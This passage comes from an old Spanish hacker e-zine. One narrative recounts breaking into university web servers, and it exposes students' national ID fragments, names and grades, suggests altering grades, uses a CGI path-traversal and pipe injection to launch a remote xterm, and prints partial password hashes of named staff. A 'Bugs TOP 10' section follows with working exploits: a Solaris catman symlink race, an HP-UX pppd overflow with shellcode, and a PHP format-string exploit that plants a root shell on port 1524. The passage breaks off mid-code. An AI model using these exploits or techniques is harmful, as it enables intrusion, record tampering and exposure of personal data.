* hackear. Se~ores de la universidad no nos hagan perder el tiempo tontamente.



                        Index of /interna.borrar/biblio/

   Name                   Last modified     Size  Description


---------------------------------------------------------------------------

 [DIR]  Parent Directory
 [TXT]  Ayuda.html             05-Apr-00 09:26     2K
 [IMG]  Biblio.gif             05-Apr-00 09:26     1K
 [TXT]  CDInvest.html          05-Apr-00 09:26     3K
      ....
 [TXT]  investigacion.txt       05-Apr-00 09:26   220K


* Me da a mi que aqui tampoco vamos a encontrar gran cosa. Veamos en
* investigacion.txt

 Fecha de la ultima modificacion: 29/04/99      Informacion Reducida
    Menu de Biblioteca                  Libros de Investigacion

* Es curioso. Muy curioso pero segun la maquina de la biblioteca, ninguno de
* estos libros que aparecen estaban disponibles para los alumnos.
* Como cojones pretenden que un pu~ado de crios aprenda como organizar una red.
* A que huevos tanto secretismo?
* Quizas titulos como este lo desvele.

  Titulo: Basic basico : guia para principiantes
```

```
     Autor(es): Fox, David
     Publicacion: Naucalpan de Juarez, Mexico : Osborne, 1985
     Materia(s): Basic (Lenguaje de programacion)
     CDU: 800.92 BASIC
     Signatura: M800.92BAS FOX

* Basic basico. Logica logica. Que afortunados son los estudiantes de esta
* carrera.
* Pues nada. Lo dicho que los NT no son lo mio, entras en un servidor, entras
* en la intranet para encontrarte que lo que hay ya estaba fuera, ni tarjetas de
* credito ni passwords ni control de lanzamiento de misiles. Nada de nada.
* Como nota curiosa miramos el /tmp

                                Index of /tmp/

   Name                    Last modified     Size  Description


--------------------------------------------------------------------------------

 [DIR]  Parent Directory
 [   ]  (11-07-2000) Tareas p+ 11-Jul-00 13:10    31K
 [   ]  Examenes-Junio 2000 c+ 30-May-00 16:51    35K
 [   ]  Examenes-Junio 2000.d+ 30-May-00 16:51    35K
 [DIR]  cobol/                 31-May-00 17:24     0K
 [DIR]  david/                 13-Sep-00 12:04     0K
 [   ]  material.doc           30-May-00 14:09   158K
 [DIR]  prog/                  09-Aug-00 10:43     0K
 [DIR]  redhat-6.2/            21-Jun-00 09:17     0K

--------------------------------------------------------------------------------

  Buah! la verdad es que tampoco hemos logrado algo espectacular... asi
que vamos a otro servidor... lo de los examenes eran fechas... asi que
pasamos a otro sitio

--------------------------------------------------------------------------------
www.ice.univ.es

HTTP/1.0 200 OK
Server: Microsoft-IIS/3.0
Date: Mon, 23 Oct 2000 23:16:05 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Mon, 02 Feb 1998 11:49:04 GMT
Content-Length: 285

*  Dios! otro NT!

nostalgia # links www.ice.univ.es


               Universidad *****************

            Instituto de Ciencias de la Educacion

                           (I.C.E.)

   ------------------------------------------------------

         Director: Ilmo. Sr. D. G????? V?zquez Gom?z
```

```
   ---------------------------------------------------------

* ahm.
* A ver: QUIERO CAMBIAR MIS NOTAS!

               UNIVERSIDAD ****************

INSTITUTO DE CIENCIAS DE LA EDUCACION

              Calificaciones de la PARTE PRACTICA
              (Practicas y Memoria de Practicas).
                    (Convocatoria de Junio)

 Si Vd ha entregado la Memoria de Practicas y el Certificado
 de su Tutor en forma y plazos establecidos y desea saber, a
 titulo informativo, la calificacion, intorduzca el numero de
 su DNI en el apartado correspondiente.

         DNI (sin puntos) _________________

                             [ Buscar ]

* Ah! que bueno.
* Que pasa si metemos un DNI aleatorio...

INSTITUTO DE CIENCIAS DE LA EDUCACION

   ---------------------------------------------------------

        Estos datos se ofrecen con caracter INFORMATIVO

   ---------------------------------------------------------

  Su DNI no se corresponde con el de ninguna de las memorias
           recepcionadas en la convocatoria de junio

* Logico. Yo estudio Filologia Hebrea....
* Pues me hago la loca... y miro

nostalgia # links www.ice.univ.es/cgi-bin/


                                  /cgi-bin/ -


----------------------------------------------------------------------

    2/03/00    18:11       308988 AlDocCor.txt
   28/11/96    19:07        29696 author.cgi
    5/02/98    10:33       277204 base.txt
   21/01/98     9:49         5143 cgi_lib.class
   26/01/00    20:51         1290 cgiAdmit.pl
   22/12/99    13:04         4556 cgiConval.pl
   27/01/98     9:51         4968 CGI-LIB.pl
    1/02/00    12:29         1385 cgiNot00.pl
    2/03/00    17:52         1875 cgiNot200.pl
   29/02/00    19:43         1825 cgiNot300.pl
    5/02/98    10:01         1845 cginotas.pl
    9/02/98     9:15         4261 cginotas2.pl
    2/03/00     9:04         2297 cgiNotPr.pl
    8/06/00    12:17         2366 cgiNotPrJun.pl
   29/02/00    19:07        28841 nota2cgi.txt
```

```
   29/02/00     7:58       262965 notascgi.txt
   23/03/00    11:43       225487 NotPrCGI.txt
   28/06/00    18:54       124680 NotPrCGIjun.txt
   21/01/98    10:13           58 pata.bat
   21/01/98    10:13           58 pata2.cgi


* Toma! y esto? Es curioso lo que te puede mostar un server web mal
* configurado. RTFM, baby!
* Esos txt parecen sospechosos...

nostalgia # links www.ice.univ.es/cgi-bin/notascgi.txt

5085??00;A??? BALANDRON, LAURA;APTO;CV
83??23;A??? CANAS, MIGUEL ANGEL;APTO;APTO
5081??05;A??? MARTINEZ, MARIA JOSE;APTO;APTO
52??6879;A??? MEGIA, SONIA;N.P.;N.P.
28770??;A??? PUERTOLAS, PALOMA;APTO;APTO
531??882;AB???? CONTRERAS, ANA MANUELA;APTO;APTO
56679??;A???? AZPIAZU, JOSE VICTOR;APTO;APTO
53??9201;AB???? REQUES, MARIA PILAR;APTO;APTO
459??09;A???? TORRALBA, SONIA;APTO;APTO

       .... etc.

* Pues nada. A rular nuestro iishack.c y nos colocamos una aprobadillo (
* si no lo teniamos ya). Y si alguien nos cae mal pues le suspendemos y nos
* reimos un rato.

-----------------------------------------------------------------------

  Mala cosa, no hemos encontrado nada que sea interesante. Es hora de
plantearse grandes objetivos, no se algo realmente dificil de conseguir...

  Probemos con www.univ.es


 Empezamos a navegar por la pagina y nos cuenta lo de siempre, la historia
de la univ, que si tiene doscientos mil a~os de historia, becas,
doctorados, secciones departamenales... etc. etc. pero en materia de hack
no hay nada que sea muy interesante, todo va con HTML puro y duro, ni PHP,
ni SSI, ni zarandajas por el estilo. Nada. Tendria que probar con los
CGI. Pasando el scanner, entre un monton de ellos me encontre con los
siguientes:

phf -  Anda ya... teniendo en cuenta que era un Apache 1.3.12 la cosa
       estaba clara, era una falsa alarma (el cgi existia).
view-source - Su utilidad tenia.
www-sql     - Otro que tal canta.

  Gracias al view-source me pude bajar una cantidad inmensa de CGI's,
hacerme mas o menos un mapeado del host (gracias al lynx que te muestra
todo lo que te viene desde el 80, con lo cual el view-source era capaz de
mostrar directorios etc.).

   La maquina tenia su truco, puesto que aunque tenia un /etc/passwd
bastante grande, cuentas reales habia diez contadas, el resto tenian en el
campo del interprete un /bin/false como una catedral. Seguramente tenian
alguna utilidad via web para actualizar paginas y tal.

  Total que busca q te busca me encuentro con el cgi de busquedas llamado
'sidreria', del cual os pongo algunas cosas interesantes:
```

```
#!/usr/local/bin/perl
# sideria: Interface para llamar a una base de datos indexada con
# freeWAIS-sf,
#          Isearch, swish, glimpse o MySQL desde el servidor WWW.
#
# Autor                   : Z?c??ias M??t?n (z?c?@sis.univ.es)
# Fecha de creacion       : 25 de Abril de 1994
# Ultima modificacion por : El mismo de arriba.
# Ultima modificacion en  : Enero de 2000
# Lenguaje                : Perl 5
# Numero de modificaciones: No las llevo contadas
# Estado                  : Desconocido, usar con cuidado

* Al loro la nota. Usar con cuidado XDDD no comments.

$version = "5.9";
$| = 1;
#$ENV{'LANG'} = "es_ES";
#@dat = 'locale';
#print "Content-type: text/html\n\n";
#print @dat;
#exit;
while ($ARGV[0] ) {          # Pasando argumentos
   if ($ARGV[0] eq '-v' ) { # Se ha pedido la version
      print " Version: $version\n";
      print "   Autor: el de arriba (z?c?\@sis.univ.es)\n";
      exit;
   } elsif ($ARGV[0] eq '-b') { # Modo batch, desde la linea de comandos
      shift(@ARGV);
      $ENV{'REQUEST_METHOD'} = "GET";
      $ENV{'QUERY_STRING'} = shift(@ARGV);
      $batch = 1;
      $ENV{'HTTP_USER_AGENT'} = "Mozilla";

* Blah blah blah empieza a tratar los argumentos y a mostrar distintas
* respuestas. A lo largo de 100 o 200 lineas empieza a inicializar
* variables como el path de los programas (glimpse, SQL, etc.),
* localizacion de documentos web etc. etc.

sub haz_wais {# Subrutina para hacer la busqueda en la base local wais
sub resultado_busqueda {
sub buscar_titulo_guia {

* Esto es un CGI, 8000 lineas de codigo no pueden estar equivocadas,
* subprocedimientos, parametrizacion hasta la bandera... Dios, no me
* extra~a que hayan tardado 6 a~os en hacerlo.
* Un procedimiento que me llamo la atencion era este.

sub leer_formulario {
   #print "Content-type: text/html\n\n";

   # quitar acceso de lycos
    if ($ENV{'REMOTE_ADDR'} =~ /^209\.67\.229\./) {
        print "Content-type: text/html\n\n No tiene permiso para
        consultar";
        exit;
    }

* Que tendran esta gente contra esas IP's ? Seran gente de otra
* universidad? muy fuerte. Aparte de esto, este procedimiento es bastante
```

```
* interesante por un motivo: se le pueden meter parametros. Eso es bueno.

if ($ENV{'REQUEST_METHOD'} eq "GET") { #Leer si el formulario es GET

* Hasta ahora, el CGI llevaba buen camino, porque todo lo procesado era
* interno,  es decir no llevaba nada de datos del usuario. Ahora es cuando
* viene la parte jodida.

foreach (@variables) {
          ($name, $value) = split(/=/);
          $value =~ tr/+/ /;
          $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
          $name =~ tr/+/ /;
          $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;


* Aqui basicamente le hace un tratamiento a las variables, las separa, las
* convierte de ASCII normal (solo las letras) a hexadecimal ... sin
* embargo, no toca en ningun caso los metacaracteres. Veamos que dice
* el maestro, rfp.
*
* nostalgia # grep -A 4 'WWW Security' P55-07
* If you take a look at the W3C WWW Security FAQ, you'll see the
* recommended list of shell metacharacters is:
*
*        &;''\"|*?~<>^()[]{}$\n\r
*
* Esta claro no? Hay que eliminar esos caracteres. Sigamos viendo nuestro
* CGI.

 $name =~ /body_bgcolor/i && do {
               $body_bgcolor = $value;
          };
          $name =~ /body_text/i && do {
               $body_text = $value;
          };
          $name =~ /body_link/i && do {
               $body_link = $value;
          };

* El cgi va desmembrando poco a poco lo que ha recibido por parametros
* (menudo curso de Perl os estoy dando).
* Un momento esto de aqui es sospechoso!

       $name =~ /^pie de pagina/i && do {
              $file_pie_pagina = $value;
              open(PIE,"/usr/local/etc/httpd/htdocs$value");
              undef($/);
              $pie_pagina = <PIE>;
              close(PIE);
              $/ = "\n"

* Cagada. Eso es una cagada. Esta diciendo que quiere abrir un archivo
* que le pasan como parametro. Esto es una estupidez puesto que siempre se
* deberia abrir el mismo archivo luego podemos quitar el value y poner
* directamente el archivo .htm (o lo que queramos).
* Como hemos visto, no se ha parseado la entrada, luego podemos meter lo
* que queramos por ese valor.

nostalgia # lynx
'www.univ.es/cgi-bin/sidreria?pie+de+pagina=/../../../
 ../../../usr/bin/X11/xterm%20-display%20nostalgia:0-ut%20|'
```

```
* Bingo!, tenemos nuestra xterm rulando! ya estamos dentro del servidor!
*
* Aqui se termina esta odisea. Evidentemente no voy a decir si me hice
* root, si pude cambiar la pagina, pillar passwords y cuentas
* etc. porque... no viene al caso ;).
*
* Sin embargo, este servidor o al menos sus administradores me tenian
* mosca. O eran muy listos o eran muy tontos.
* Llego un tiempo en que o los admins se dieron cuenta de que 'algo raro
* ocurria' o revisaron el codigo 'porque tocaba'.

* Total que cambiaron mi querido view-source por esto:

#!/bin/sh
# Modified by Luis P?d?ll? (p?d?ll?@sim.univ.es) to avoid ../, ;, | and `
# characters. 16-6-2000.

if [ $# = 1 ]; then
        echo Content-type: text/plain
        echo
        check=`echo $1 | egrep '\.\./|[;\`|]' | head -c 1`
        if [ "X$check" = "X" ]; then
                cat $DOCUMENT_ROOT/$1
        else
                echo "Your unauthorized request has been logged."
        fi
else
        echo Content-type: text/html
        echo
        cat << EOM

*  Que como consegui esto? pues... con el mismo sidreria!.
* Ya que la ejecucion remota no funcionaba, en un principio pense 'que
* pollas, lo han filtrado', sin embargo no nos pasaba nada por intentar
* otros meta caracteres... que luego no funcionaron. :(. Total que
* probando, probando intente meter como parametro el '/etc/passwd/ y
* bingo! volvia a tener acceso a algo dentro del servidor.
* Puesto que todo lo que queria hacer en ese servidor ya estaba hecho,
* ahora era una cuestion personal, queria saber porque la ejecucion remota
* no rulaba y si el ver los archivos.

          $name =~ /^pie de pagina/i && do {
          if (&Check_file("/usr/local/etc/httpd/htdocs$value")) {
              $file_pie_pagina = $value;
               open(PIE,"/usr/local/etc/httpd/htdocs$value");

*  JODER! Que chapuza! ahora entiendo porque funcionaba. si metia
* ../archivo a la vista del Check_file el archivo existe!
```

Lo gracioso del tema es que sidreria es un cgi que estaba en ese servidor... el cual podemos decir que internamente era a prueba de script-kiddie, estaba mas o menos actualizado, era un SO seguro (OSF-1), y sobre todo poseia el /etc/shadow. Lo cual no quiere decir que fuera invencible. Un pequen~o bug en cierta utilidad de edicion de textos (leeros el Huevo del Cuco, Clifford Stoll), permitio que tuvieramos acceso a determinados datos.. interesantes.

Otros server, casualmente, tb tienen un acceso a este cgi, pero desgraciadamente no tienen... el shadow. Como soy buena persona, no dire

```
que server es, puesto que... robar passwords es malo. Pero como hay mucho
incredulo aqui teneis una muestra.

fifat03:DoHnTp2f****:967:703:Luis P?d?ll? Visdomine:/mnt/fifat03:/bin/tcsh
^^^
este es el pesado del view-source

zaca:qicVGlsu*****:127:49:Z?c????s M????n:/mnt/zaca:/bin/tcsh
^^^
este es el creador del sidreria


  Bueno... algo es algo.

------------------------------------------------------------------------
Nota curiosa:

nostalgia # telnet printer.univ.es


Escape character is '^]'.

HP JetDirect

Please type "?" for HELP, or "/" for current settings
> ?

        To Change/Configure Parameters Enter:
        Parameter-name: value <Carriage Return>

        Parameter-name  Type of value
        ip:             IP-address in dotted notation
        subnet-mask:    address in dotted notation
        default-gw:     address in dotted notation
        syslog-svr:     address in dotted notation
        idle-timeout:   seconds in integers
        set-cmnty-name: alpha-numeric string (32 chars max)
        host-name:      alpha-numeric string (upper case only, 32 chars max)
        dhcp-config:    0 to disable, 1 to enable
        ipx/spx:        0 to disable, 1 to enable
        dlc/llc:        0 to disable, 1 to enable
        ethertalk:      0 to disable, 1 to enable
        banner:         0 to disable, 1 to enable

        Type passwd to change the password.

* Jua jua jua. Ni password ni hostias en vinagre.
> passwd

 Enter Password[16 character max.; 0 to disable]: >
* Arf que tensionnnn.

Password not set

* Lo dejamos...

*  Bueno la verdad es que tampoco tiene mucho sentido y/o utilidad... mas que
* imprimir mensajes chorra por el puerto del printer.

------------------------------------------------------------------------

  En fin. Aunque tengo mucho mas que poner sobre como proteger los puertos
```

rpc (millones de /home, con sus correos en casita) y netbios (por favor, no dejen los examenes al alcance de cualquiera con una shell y smbclient)... no lo voy a poner porque... no es necesario. Bastante tenemos con saber que la universidad sigue manteniendo la tradicion historica de red 'insegura'.

A ver cuando cojones esos burocratas de ahi arriba, empezando por los rectores, decanos y terminando con las delegaciones de alumnos politizadas empiezan a darse cuenta que la universidad deberia transformar a una panda de mocosos en profesionales y no que los mocosos tengan que hacer profesionales a una panda de burocratas.

Janis

<janis@set-ezine.org>

EOF

```
-[ 0x0A ]-----------------------------------------------------------------
-[ The Bugs TOP 10 ]------------------------------------------------------
-[ by Kriptik / MORTIIS ]-----------------------------------------SET-24-
                               The BUGS TOP 10
                              -----------------
Una vez mas, os presentamos unos cuantos bugs aparecidos ultimamente, y esta
vez lo de ultimamente lo hemos procurado cumplir a rajatabla, por esto mismo
las malas lenguas (y no tan malas) dicen q SET se ha retrasado una semanita
:(. Lo siento mucho, pero no queria volver a oir eso de q los bugs son de
cuando Internet era DARPAnet, y de repente se nos echaron los examenes
encima, SET lista mientras lidiabamos con los campos de una guia de ondas, o
los Lagrangianos y su p**a madre... vamos, sirva esto mas como disculpa q
como justificacion, y disfruten vuesas mercedes de los bugs q presentamos a
continuacion, simples, efectivos, alguno curioso... y las explicaciones...
pues en fin, vosotros juzgareis, pero al menos unas peque~as pinceladas para
que sepais de que va el baile ;)
Si os encontrais que la mayor parte de ellos ya han sido parcheados en los
sistemas de la red... no os apeneis... alegraros!!, por que entonces quiza
es que la gente al fin se ha tomado la seguridad en serio. ;)
Sin mas dilacion, aqui teneis esta nueva entrega:
-( 0x01 )-
Tema     : Solaris 2.7/2.8 catman temp file vulnerability
Para     : "catman" localmente en Solaris.
Patch    : www.sun.com seguramente tenga ya la solucion.
Fecha    : 18 de Diciembre 2000
Creditos : Larry W. Cashdollar (Vapid Labs)
Descripcion:
Un tipico fallo de Race-conditions, en el que mediante la creacion de un
sym-link antes que el propio catman genere un archivo auxiliar podremos
reescribir archivos con los permisos que corra catman (usualmente root).
Catman, crea un archivo temporal en /tmp con nombre/tmp/sman_pid_de_catman,
de modo q echandole un ojo a los PIDs de los procesos actuales, podremos
crear facilmente este link o varios para probar antes de q catman lo genere.
A continuacion van dos exploits, uno que genera varios symlinks entre el
ultimo pid actual y mil mas, para intentar que caiga entre estos el de
catman cuando el root lo lance, y otro algo mas arriesgado q una vez detecta
la aparicion de catman, intenta adelantarse a este en la creacion del
symlink donde catman creara su archivo temporal (pura carrera!!) ;).
Referencias:
        Sun Microsystems.
        http://www.sun.com
        Vapid Labs.
        http://vapid.betteros.org
        Email: Larry W. Cashdollar <lwc@vapid.betteros.org>
Exploits:
#!/usr/local/bin/perl -w
# The problem is catman creates files in /tmp insecurly. They are based on the
# PID of the catman process,  catman will happily clobber any files that are
# symlinked to that file.
# The idea of this script is to create a block of symlinks to the target file
# with the current PID  as a starting point.  Depending on what load your
# system has this creates 1000 files in /tmp as sman_$currentpid + 1000.
# The drawback is you would have to know around when root would be executing
# catman.
# A better solution would be to monitor for the catman process and create the
# link before catman creates the file.  I think this is a really small window
# however. This worked on a patched Solaris 2.7 box (August 2000 patch
# cluster)
# SunOS rootabega 5.7 Generic_106541-12 sun4u sparc SUNW,Ultra-1
# lwc@vapid.betteros.org   11/21/2000   Vapid Labs.
# http://vapid.betteros.org
$clobber = "/etc/passwd"; #file to clobber
$X=getpgrp();
$Xc=$X; #Constant
$Y=$X+1000;#Constant
while($X < $Y) {
print "Linking /tmp/sman_$X to $clobber :";
# Change $clobber to what you want to clobber.
if (symlink ($clobber, "/tmp/sman_$X")) {
        print "Sucess\n";
}
        else { print "failed, Busy system?\n";}
$X=$X+1;
}
#Watch /tmp and see if catman is executed in time.
while(1)  {
$list = "/usr/bin/ls -l /tmp | grep sman|grep root |";
open (list,$list) or "die cant open ls...\n";
while(<list>) {
        @args = split "_",$_;
        chop ($args[1]);
    if ($args[1] >= $Xc && $args[1] <= $Y){
```

```
               print "Looks like pid $args[1] is the winner\n cleaning....\n";
               `/usr/bin/rm -f /tmp/sman*`;
               exit(1);
    }
  }
}
#!/usr/local/bin/perl -w
# The problem is catman creates files in /tmp insecurly. They are based on the PID of the catman
# process,  catman will happily clobber any files that are symlinked to that file.
# The idea of this script is to watch the process list for the catman process,
# get the pid and Create a symlink in /tmp to our file to be
# clobbered.  This exploit depends on system speed and process load.
# This worked on a patched Solaris 2.7 box (August 2000 patch cluster)
# SunOS rootabega 5.7 Generic_106541-12 sun4u sparc SUNW,Ultra-1
# lwc@vapid.betteros.org   11/21/2000   Vapid Labs.
# http://vapid.betteros.org
$clobber = "/etc/pass";
while(1) {
open ps,"ps -ef | grep -v grep |grep -v PID |";
while(<ps>) {
@args = split " ", $_;
if (/catman/) {
        print "Symlinking sman_$args[1] to  $clobber\n";
        symlink($clobber,"/tmp/sman_$args[1]");
        exit(1);
   }
 }
}
-( 0x02 )-
Tema     : Buffer Overflow (local) en PPPD
Para     : HP-UX
Patch    : humm... iba a decir q pasarse a SPARC, pero quiza no sea una gran
           idea. Busca un patch en la web de HP.
Fecha    : Diciembre 2000
Creditos : K2
Descripcion:
Simplemente eso... un buffer_overflow en los parametros que se le pasan
al daemon de PPP que trae HP-UX.
Exploit:
/*      Copyright (c) 2000 ADM                                  */
/*      All Rights Reserved                                     */
/*      THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF ADM      */
/*      The copyright notice above does not evidence any        */
/*      actual or intended publication of such source code.     */
/*                                                              */
/*      Title:        HP-UX pppd                                */
/*      Tested under: HP-UX 11.0                                */
/*      By:           K2                                        */
/*      Use:          gcc -o pppd hp-pppd.c ; ./pppd            */
/*                    (more hp to come :)                       */
/*                                                              */
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
#define BUF_LENGTH 22000
#define STACK_OFFSET 8042
#define EXTRA 3000
#define HPPA_NOP 0x3902800b /* weirdo nop */
u_char hppa_shellcode[] =
"\xe8\x3f\x1f\xfd\x08\x21\x02\x80\x34\x02\x01\x02\x08\x41\x04\x02\x60\x40"
"\x01\x62\xb4\x5a\x01\x54\x0b\x39\x02\x99\x0b\x18\x02\x98\x34\x16\x04\xbe"
"\x20\x20\x08\x01\xe4\x20\xe0\x08\x96\xd6\x05\x34\xde\xad\xca\xfe/bin/sh"
"\xff\xff";
u_long get_sp(void)
{
   __asm__("copy %sp,%ret0 \n");
}
int main(int argc, char *argv[])
{
   char buf[BUF_LENGTH + 8];
   unsigned long targ_addr;
   u_long *long_p;
   u_char *char_p;
   int i, code_length = strlen(hppa_shellcode),dso=STACK_OFFSET,xtra=EXTRA;
   if(argc > 1) dso+=atoi(argv[1]);
   if(argc > 2) xtra+=atoi(argv[2]);
   long_p = (u_long *) buf;
   for (i = 0; i < (BUF_LENGTH - code_length - xtra) / sizeof(u_long); i++)
     *long_p++ = HPPA_NOP;
   char_p = (u_char *) long_p;
   char_p--;  /* weirdness alighnment issue */
```

```
   for (i = 0; i < code_length; i++)
     *char_p++ = hppa_shellcode[i];
   targ_addr = get_sp() - dso;
   for (i = 0; i < xtra /4; i++)
   {
      *char_p++ =(targ_addr>>24)&255;
      *char_p++ =(targ_addr>>16)&255;
      *char_p++ =(targ_addr>>8)&255;
      *char_p++ =(targ_addr)&255;
   }
   printf("Jumping to address 0x%lx B[%d] E[%d] SO[%d]\n",targ_addr,strlen(buf)
,xtra,dso);
   execl("/usr/bin/pppd","pppd", buf,(char *) 0);
   perror("execl failed");
   return(-1);
}
-( 0x03 )-
Tema     : Buffer Overflow (remoto) en APACHE/PHP 3.0.16/4.0.2
Para     : PHP sobre: Slackware Linux 7.0 - i386/Apache 1.3.12/PHP 3.0.16
Patch    : Actualizarse la version de PHP ;)
Fecha    : Diciembre 2000
Creditos : Field Marshal Count August [...]
Descripcion:
De nuevo un fallo de seguridad en los servidores APACHE corriendo PHP.
Lo que a continuacion teneis es el exploit para un buffer_overflow, format
overflow en palabras del autor, muy currado. Por cierto, si pensais usarlo
debereis tener Netcat o algo similar, y mirar las instrucciones ;).
Este exploit insertara una linea en el inetd.conf de modo que en el puerto
1524 (ingreslock) os espere una shell de root ;).
Exploit:
/*
 * PHP 3.0.16/4.0.2 remote format overflow exploit.
 * Copyright (c) 2000
 * Field Marshal Count August Anton Wilhelm Neithardt von Gneisenau
 * gneisenau@berlin.com
 * my regards to sheib and darkx
 * All rights reserved
 * Pascal Boucheraine's paper was enlightening
 * THERE IS NO IMPLIED OR EXPRESS WARRANTY FOR THIS CODE.
 * YOU ARE RESPONSIBLE FOR YOUR OWN ACTIONS AND I CANNOT BE HELD RESPONSIBLE
 * FOR THE CONSEQUENCES
 * Usage:
 * phpxpl -sx -uwww.victim.com/some.php3 | nc www.victim.com 80
 */
/*
 * We just printf the shellcode and stuff and nc it to the target
 */
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
// this exploit does not like 0x0a = '\n' in the shellcode. also the NULL at
// the end of the shellcode will be removed as the shellcode is probably
// strcatted into the buffer. so do it again in the shellcode.
/*
 * This shellcode is for Linux/x86.
 * This shellcode spawns a shell and runs the command
 * echo 'ingreslock stream tcp nowait root /bin/bash bash -i'>/tmp/.inetd.conf;\
 *      /usr/sbin/inetd /tmp/.inetd.conf
 */
char shellcode[] = {
0xeb,0x41,
0x5e,
0x31,0xc0,
0x31,0xdb,
0xb0,0xa0,
0x89,0x34,0x06,
0x8d,0x4e,0x07,
0x88,0x19,
0x41,
0x41,
0xb0,0xa4,
0x89,0x0c,0x06,
0x8d,0x4e,0x0b,
0x88,0x19,
0x41,
0xb0,0xa8,
0x89,0x0c,0x06,
0x8d,0x4e,0x7f,
0x88,0x19,
0x31,0xd2,
```

```
0xb0,0xac,
0x89,0x14,0x06,
0x89,0xf3,
0x89,0xf1,
0xb0,0xa0,
0x01,0xc1,
0xb0,0x0b,
0xcd,0x80,
0x31,0xc0,
0xb0,0x01,
0x31,0xdb,
0xcd,0x80,
0xe8,0xba,0xff,0xff,0xff,
0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0xff,0xff, /* the string "/bin/sh" */
0x2d,0x63,0xff,                          /* the string "-c" */
0x2f,0x62,0x69,0x6e,0x2f,0x65,0x63,0x68,0x6f,0x20,0x27,0x69,
0x6e,0x67,0x72,0x65,0x73,0x6c,0x6f,0x63,0x6b,0x20,0x73,0x74,
0x72,0x65,0x61,0x6d,0x20,0x74,0x63,0x70,0x20,0x6e,0x6f,0x77,
0x61,0x69,0x74,0x20,0x72,0x6f,0x6f,0x74,0x20,0x2f,0x62,0x69,
0x6e,0x2f,0x62,0x61,0x73,0x68,0x20,0x62,0x61,0x73,0x68,0x20,
0x20,0x2d,0x69,0x27,0x3e,0x2f,0x74,0x6d,0x70,0x2f,0x2e,0x69,
0x6e,0x65,0x74,0x64,0x2e,0x63,0x6f,0x6e,0x66,0x3b,0x20,0x2f,
0x75,0x73,0x72,0x2f,0x73,0x62,0x69,0x6e,0x2f,0x69,0x6e,0x65,
0x74,0x64,0x20,0x2f,0x74,0x6d,0x70,0x2f,0x2e,0x69,0x6e,0x65,
0x74,0x64,0x2e,0x63,0x6f,0x6e,0x66,0x00,
};
#define NOP 0x90
/*
 * the PHP3 error buffer will already contain PHP 3 Warning: The Content-Type
 * string was "multipart/form-data. This is 66 bytes long. we send 2 spaces
 * for padding the addresses we embed in our attack buffer on word boundary
 */
#define PHP3_WARNING 68
#define BUF_LEN 1024
struct system_type {
        char *name;
        unsigned int nop;
        char *shellcode;
        int     shellcode_len;
        int     offset;         /* the number of pops we need to get to our own data*/
        int     already_written;/* number of bytes written by printf by the time we
                                   reach the our embedded data */
        unsigned int    eip_address; /* address where shellcode_address must be put */
        unsigned int    shellcode_address; /* address of shellcode in memory */
};
struct system_type systems[] = {
        {
                "Slackware Linux 7.0 - i386/Apache 1.3.12/PHP 3.0.16 (static module)",
                0x90,
                shellcode,
                270,    /* not exact but we got lots of space ;) */
                27,
                0x152,
                0xbfff9c30,
                0xbfff962c,
        },
        // somebody find these and fill it in please. should be
        // straightforward.
        {
                "Red Hat 6.0 - i386/Apache 1.3.13/PHP 3.0.16 (static module)",
                (unsigned int)NULL,
                NULL,
                (int)NULL,
                (int)NULL,
                (int)NULL,
                (unsigned int)NULL,
                (unsigned int)NULL,
        },
        {
                NULL,
                (unsigned int)NULL,
                NULL,
                (int)NULL,
                (int)NULL,
                (int)NULL,
                (unsigned int)NULL,
                (unsigned int)NULL,
        },
};
void    usage (void);
void    parse_url (char *, char *);
void    prepare_attack_buffer (char *, struct system_type *, char *);
```

```
int     calculate_precision (unsigned int, int);
int
main (int argc, char *argv[])
{
        char    attack_buffer[2000];// we construct the shellcode and stuff here
                                    // the target is 1024 bytes long
        struct system_type *sysptr;
        char  *url;     // i hope these things dont get bigger than this
        char  target[2048];     // target will contain only the FQDN
        unsigned int eip_address = 0, shellcode_address = 0;
        int     ctr = 0;
        int     nop_count;
        char  *walk;
        int     arg;
        // at least expect a system type and url from the command line
        if (argc < 3)
                usage ();
        // parse arguments
        while ((arg = getopt (argc, argv, "s:u:e:h:")) != -1){
                switch (arg){
                        case 'h':
                                sscanf (optarg, "%x", &shellcode_address);
                                break;
                        case 'e':
                                sscanf (optarg, "%x", &eip_address);
                                break;
                        case 's':
                                sysptr = &systems[atoi (optarg)];
                                break;
                        case 'u':
                                url = optarg;
                                parse_url (url, target);
                                break;
                        case '?':
                        default :
                                        usage ();
                }
        }
        if (eip_address)
                sysptr->eip_address = eip_address;
        if (shellcode_address)
                sysptr->shellcode_address = shellcode_address;
        prepare_attack_buffer (attack_buffer, sysptr, url);
        // as of now write it out to stdout. later write it to a socket
        write (STDOUT_FILENO, attack_buffer, sizeof (attack_buffer));
}
void
prepare_attack_buffer (char *attack_buffer, struct system_type *system,
                                                                char *url)
{
        int     dest_buffer_written;    /* we keep track of how much
                        bytes will be written in the destination buffer */
        int     ctr;
        char    *address;
        char    buf[25];        // temp buffer for %xd%n%xd%n%xd%n%xd%n
                                // where x is precision
        int     p1,p2,p3,p4;
        int     nop_count;
        bzero (attack_buffer, 2000);
        sprintf (attack_buffer, "POST http://%s HTTP/1.0\nConnection:\
                 close\nUser-Agent: tirpitz\nContent-Type: multipart/form\
                -data   ", url);
        // mark strlen here. whatever we write after here appears in the buffer
        dest_buffer_written = strlen (attack_buffer);
        strcat (attack_buffer, "\x11\x11\x11\x11");
        address = (char *)&system->eip_address;
        strncat (attack_buffer, address, 4);
        strcat (attack_buffer, "\x11\x11\x11\x11");
        system->eip_address++;
        address = (char *)&system->eip_address;
        strncat (attack_buffer, address, 4);
        strcat (attack_buffer, "\x11\x11\x11\x11");
        system->eip_address++;
        address = (char *)&system->eip_address;
        strncat (attack_buffer, address, 4);
        strcat (attack_buffer, "\x11\x11\x11\x11");
        system->eip_address++;
        address = (char *)&system->eip_address;
        strncat (attack_buffer, address, 4);
        /*
         * we need to add %x corresponding to the number of pops we need to reach
         * our embedded addresses we defined above
```

```
         */
        for (; system->offset; system->offset--)
                strcat (attack_buffer, "%x ");
